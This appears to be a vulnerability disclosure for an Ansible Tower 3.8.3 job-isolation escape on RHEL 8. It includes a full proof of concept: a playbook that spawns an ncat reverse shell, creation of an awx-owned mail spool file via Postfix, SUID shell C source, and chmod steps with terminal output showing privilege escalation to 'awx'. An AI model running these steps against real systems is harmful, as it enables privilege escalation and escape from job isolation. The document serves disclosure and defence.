


Ansible Disclosures

Environment:

- Ansible Tower 3.8.3
- Redhat 8 (4.18.0-240.10.1.el8_3.x86_64)
- Postfix 3.5.8-1.el8



Findings:

1. MAL-015: Isolation Escape 2

Description:

Installations of Ansible Tower on certain Rhel 7/8 setups are potentially vulnerable to “Job Isolation” Escapes that allows an attacker to elevate to the “awx” user from outside the isolated environment.

The following files/setups can be leveraged by attackers in order to perform the Job Isolation Escape vulnerability after CVE-2021-20253¹ was patched:

- File “/var/spool/mail/awx”:
 - Can be created by an attacker if there is a SMTP server installed on the target
 - May be created by programs such as “useradd” (in case of a custom awx user)
- In Rhel 7 or lower, in order to install AWX², runtime versions of python (and maybe other packages) need to be installed exposing potentially dangerous writable folders such as “/opt/rh/rh-python36/root/tmp/”
- Folder “/dev/shm/” (only affects systems that do not have the “nosuid” flag on “/dev/shm”)
- Folder “/run/tower/” (only affects systems that do not have the “nosuid” flag on “/run”)
- Other scenarios that have not been found or considered during testing.

¹ https://bugzilla.redhat.com/show_bug.cgi?id=1928847

² <https://serverfault.com/questions/1015257/how-to-install-awx-on-rhel-7-without-docker>


Requirements:

In order to successfully exploit this vulnerability an attacker would require:

- Being able to execute commands in isolation environment in Ansible Tower
- Having low privileged access to the OS

Proof of Concept:

As mentioned above, we will use a normal installation of Ansible Tower with default “Job Settings”.



We consider that the attacker found a way to execute custom Playbooks, so we will be using the following YAML file to obtain a reverse shell from the isolated environment:

```
- name: Executing Code
  hosts: localhost
  connection: local

  tasks:
    - name: Rev Shell
      raw: ncat -e /bin/bash 127.0.0.1 4444
```

We will also require a low privilege user on the same system where the Job is run (in this case “localhost”), in order to catch the reverse shell and interact with the binaries which will be used in the later steps of the exploit.

In this case, we obtain access on the system as the “low_priv” user and we start a “netcat” listener in order to catch the reverse shell which was run by the Ansible job.

Once the corresponding job is executed, we will obtain a reverse shell.

```
low_priv@localhost:~  
File Edit View Search Terminal Help  
[low_priv@localhost ~]$ nc -lvp 4444  
Ncat: Version 7.70 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
  
Ncat: Connection from 127.0.0.1.  
Ncat: Connection from 127.0.0.1:55262.  
  
pwd  
/tmp/bwrap_3_gi0wuzcw/awx_3_ecl7yxw3/project
```

Although the reverse shell runs as “awx”, due to the Isolation Jail we are unable to read/modify files that “awx” usually has access to.

Because the project environment is wrapped in a virtual environment created by bwrap, even if we create a SUID executable in the current location, we would not be able to reach it as the “low_priv” user.

In order to bypass this, we look for locations in on the file system that are binded by bwrap with read-write privileges and has files/folders which are owned/controllable by the “awx” user.

One such file is “/var/spool/mail/awx” which is ideal because:

- the file is usually owned by awx
- the “/var” partition does not have “nosuid” in default RedHat installations

Note: “/var/spool/mail/awx” is not a default file on the system so an attacker may need to find a way to create it in the case that the file was not created intentionally or by mistake by other services/user actions.

In this example we will consider that the “/var/spool/mail/awx” file does not exist, but a Postfix SMTP server is installed on the target and listening on port 25.

```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# ss -tulpn | grep 25  
tcp    LISTEN 0      100        127.0.0.1:25      0.0.0.0:*        users:(( "master",pid=151435,fd=16))  
tcp    LISTEN 0      100        [::]:25          [::]:*           users:(( "master",pid=151435,fd=17))
```

In order to create the “/var/spool/mail/awx” file we can simply send a mail to “awx@localhost”:

```
low_priv@localhost:~  
[low_priv@localhost ~]$ nc -lvp 4444  
Ncat: Version 7.70 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
  
Ncat: Connection from 127.0.0.1.  
Ncat: Connection from 127.0.0.1:55262.  
  
pwd  
/tmp/bwrap_3_gi0wuzcw/awx_3_ecl7yxw3/project  
  
ls -la /var/spool/mail  
total 20  
drwxrwxr-x. 2 root mail 58 Jul 7 10:13 .  
drwxr-xr-x. 11 root root 121 Jul 7 10:06 ..  
-rw-rw----. 1 guest mail 0 Feb 3 19:55 guest  
-rw-rw----. 1 low_priv mail 12960 Jul 7 09:59 low_priv  
-rw-rw----. 1 root mail 715 Jul 7 10:11 root  
-rw-rw----. 1 rpc mail 0 Feb 3 19:49 rpc  
  
ls -la /var/spool/mail  
total 24  
drwxrwxr-x. 2 root mail 69 Jul 7 10:14 .  
drwxr-xr-x. 11 root root 121 Jul 7 10:06 ..  
-rw-rw----. 1 awx mail 597 Jul 7 10:14 awx  
-rw-rw----. 1 guest mail 0 Feb 3 19:55 guest  
-rw-rw----. 1 low_priv mail 12960 Jul 7 09:59 low_priv  
-rw-rw----. 1 root mail 715 Jul 7 10:11 root  
-rw-rw----. 1 rpc mail 0 Feb 3 19:49 rpc
```

We can see that once the mail for user awx is sent to Postfix the previously inexistent file “/var/spool/mail/awx” gets created. Because the file is owned by “awx” and visible from the Isolation environment we can use “chmod” to make the file writable to all users and copy our SUID C shell binary into it.

```
low_priv@localhost:~  
[low_priv@localhost ~]$ fg  
nc -lvp 4444  
  
ls -la /var/spool/mail/awx  
-rw-rw----. 1 awx mail 597 Jul 7 10:14 /var/spool/mail/awx  
  
chmod 777 /var/spool/mail/awx  
  
ls -la /var/spool/mail/awx  
-rwxrwxrwx. 1 awx mail 597 Jul 7 10:14 /var/spool/mail/awx  
  
ls -la /var/spool/mail/awx  
-rwxrwxrwx. 1 awx mail 12960 Jul 7 10:17 /var/spool/mail/awx
```

Note: Commands executed on the left are executed within the Isolation Environment, and on the right are outside the Isolation Environment.


Code for “shell.c”:

```
int main(void) {  
    setreuid(geteuid(), geteuid());  
    setregid(getegid(), getegid());  
    execl("/bin/sh", "bash", 0);  
}
```

Note: If “gcc” is not present on the system, then a precompiled binary can be used.

We can observe that the content of the “shell” binary was successfully copied to “/var/spool/mail/awx” and is own by “awx”, therefore, we can simply use “chmod” again in order to set the SUID flags to the malicious binary.

Now all that is left to do is to execute the binary from outside the Isolation Environment in order to elevate to “awx”.



The image shows two terminal windows side-by-side. The left window, titled 'low_priv@localhost:~', shows the following commands and output:

```
[low_priv@localhost ~]$ fg
nc -lvp 4444

ls -la /var/spool/mail/awx
-rw-----. 1 awx mail 597 Jul  7 10:14 /var/spool/mail/awx

chmod 777 /var/spool/mail/awx

ls -la /var/spool/mail/awx
-rwxrwxrwx. 1 awx mail 597 Jul  7 10:14 /var/spool/mail/awx

ls -la /var/spool/mail/awx
-rwxrwxrwx. 1 awx mail 12960 Jul  7 10:17 /var/spool/mail/awx

chmod 6777 /var/spool/mail/awx
```

A red box highlights the final 'chmod 6777 /var/spool/mail/awx' command, with a red arrow pointing to the right window.

The right window, also titled 'low_priv@localhost:~', shows the following commands and output:

```
[low_priv@localhost ~]$ echo "test" | mail -s "Exploit" awx@localhost
[low_priv@localhost ~]$ ls
dead.letter  shell  shell.c
[low_priv@localhost ~]$ cp shell /var/spool/mail/awx
[low_priv@localhost ~]$ ls -la shell
-rwxrwxr-x. 1 low_priv low_priv 12960 Feb  9 14:32 shell
[low_priv@localhost ~]$

[low_priv@localhost ~]$ ls -la /var/spool/mail/awx
-rwsrwxrwx. 1 awx mail 12960 Jul  7 06:17 /var/spool/mail/awx
[low_priv@localhost ~]$

[low_priv@localhost ~]$ /var/spool/mail/awx
bash: /home/low_priv/.bashrc: Permission denied
bash-4.4$ id
uid=972(awx) gid=1001(low_priv) groups=1001(low_priv) context=unconfined_u:unc
onfined_r:unconfined_t:s0-s0:c0.c1023
bash-4.4$

bash-4.4$ ls -la /var/lib/awx
total 28
drwxr-xr-x. 10 awx  awx   198 Jul  7 05:20 .
drwxr-xr-x. 65 root root 4096 Jul  7 06:06 ..
drwx-----. 3 awx  awx   17 Jul  7 05:04 .ansible
-rw-r--r--. 1 root root 15086 May  3 03:46 favicon.ico
drwxr-xr-x. 2 awx  awx    6 May  3 04:07 job_status
drwxr-xr-x. 3 awx  awx   34 Jul  7 05:41 projects
drwxr-xr-x. 3 root awx   20 Jul  7 05:04 public
drwxr-xr-x. 3 root root  40 Jul  7 05:18 rsyslog
drwx-----. 2 awx  awx    6 Jul  7 05:04 ssh
-rw-r--r--. 1 root root    5 Jul  7 05:19 .tower_version
srw-rw----. 1 awx  awx    0 Jul  7 05:20 uwsgi.stats
drwxr-xr-x. 3 awx  awx   37 May  3 04:02 vendor
drwxr-xr-x. 4 root root  32 Jul  7 05:02 venv
-rw-r--r--. 1 root root 200 May  3 03:46 wsgi.py
bash-4.4$
```

A red box highlights the output of the 'id' command, showing the user is now 'awx'.

Note: Commands executed on the left are executed within the Isolation Environment, and on the right are outside the Isolation Environment.